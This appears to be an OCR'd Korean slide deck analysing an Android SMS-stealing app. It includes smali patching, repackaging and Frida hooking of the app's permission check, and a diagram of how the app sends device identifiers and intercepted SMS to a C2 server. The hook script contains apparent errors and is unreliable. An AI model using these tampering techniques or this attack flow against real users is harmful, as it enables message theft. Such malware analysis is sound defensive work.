
```
.line 63
invoke-virtual {p0, p1}, Ljava/lang/String;->compareToIgnoreCase(Ljava/lang/String;)I

move-result p0
:try_end_0
.catch Ljava/io/IOException; {:try_start_0 .. :try_end_0} :catch_0

if-eqz p0, :cond_1

return v5

:cond_1
return v1
```

〈코드 수정 후〉

3. 동적 분석 - Repackaging




3. 동적 분석 - Hooking




3. 동적 분석 - Hooking

smart switch



메시지 복사



3. 동적 분석 - Hooking

```
public void onRequestPermissionsResult(int i, String[] strArr, int[] iArr) {
    super.onRequestPermissionsResult(i, strArr, iArr);
    if (i != 102 || !hasAllPermissionsGranted(iArr)) {
        Intent intent = new Intent("android.settings.APPLICATION_DETAILS_SETTINGS");
        intent.setData(Uri.parse("package:" + getPackageName()));
        startActivity(intent);
    } else {
        getObserver();
    }
    finish();
}
```

<MainActivity - onRequestPermissionsResult>

i = requestCode (식별용)
strArr = Permissions (요청한 권한 목록)
iArr = grantResults (권한 요청 결과, 승인(0), 거부(-1))


```
private boolean hasAllPermissionsGranted(int[] iArr) {
    for (int i : iArr) {
        if (i == -1) {
            return false;
        }
    }
    return true;
}
```

<MainActivity - hasAllPermissionsGranted>


3. 동적 분석 - Hooking

```
console.log("Script loaded successfully");
Java.perform(function x() {
    console.log("java perform function");
    var host = Java.use('com.ffcpk.guaac.ekuuufkca');
    host.hasAllPermissionsGranted.overload('[I').implementation = function (p0) {
        console("length : "+p0.length);
        for (let index = 0; index < p0.length; index++) {
            console("permission result : "+ p0[index]);
        }
    };
});
```

〈Hooking Code〉



4. 공격 흐름


공격자
1. 악성 앱 유포
사용자
2. 악성 앱 실행
SMS(수신, 읽기, 쓰기)
외부 저장소 쓰기
배터리 최적화 제외
권한 목록
Malware
C2C Server
3. 휴대폰 번호, 안드로이드 아이디, SDK 버전 C2C 서버로 전송
4. 모니터링 등록
SMS 모니터링
7. 탈취한 SMS C2C 서버로 전송
6. 모니터링 지속
SMS 탈취
5. SMS 감지

END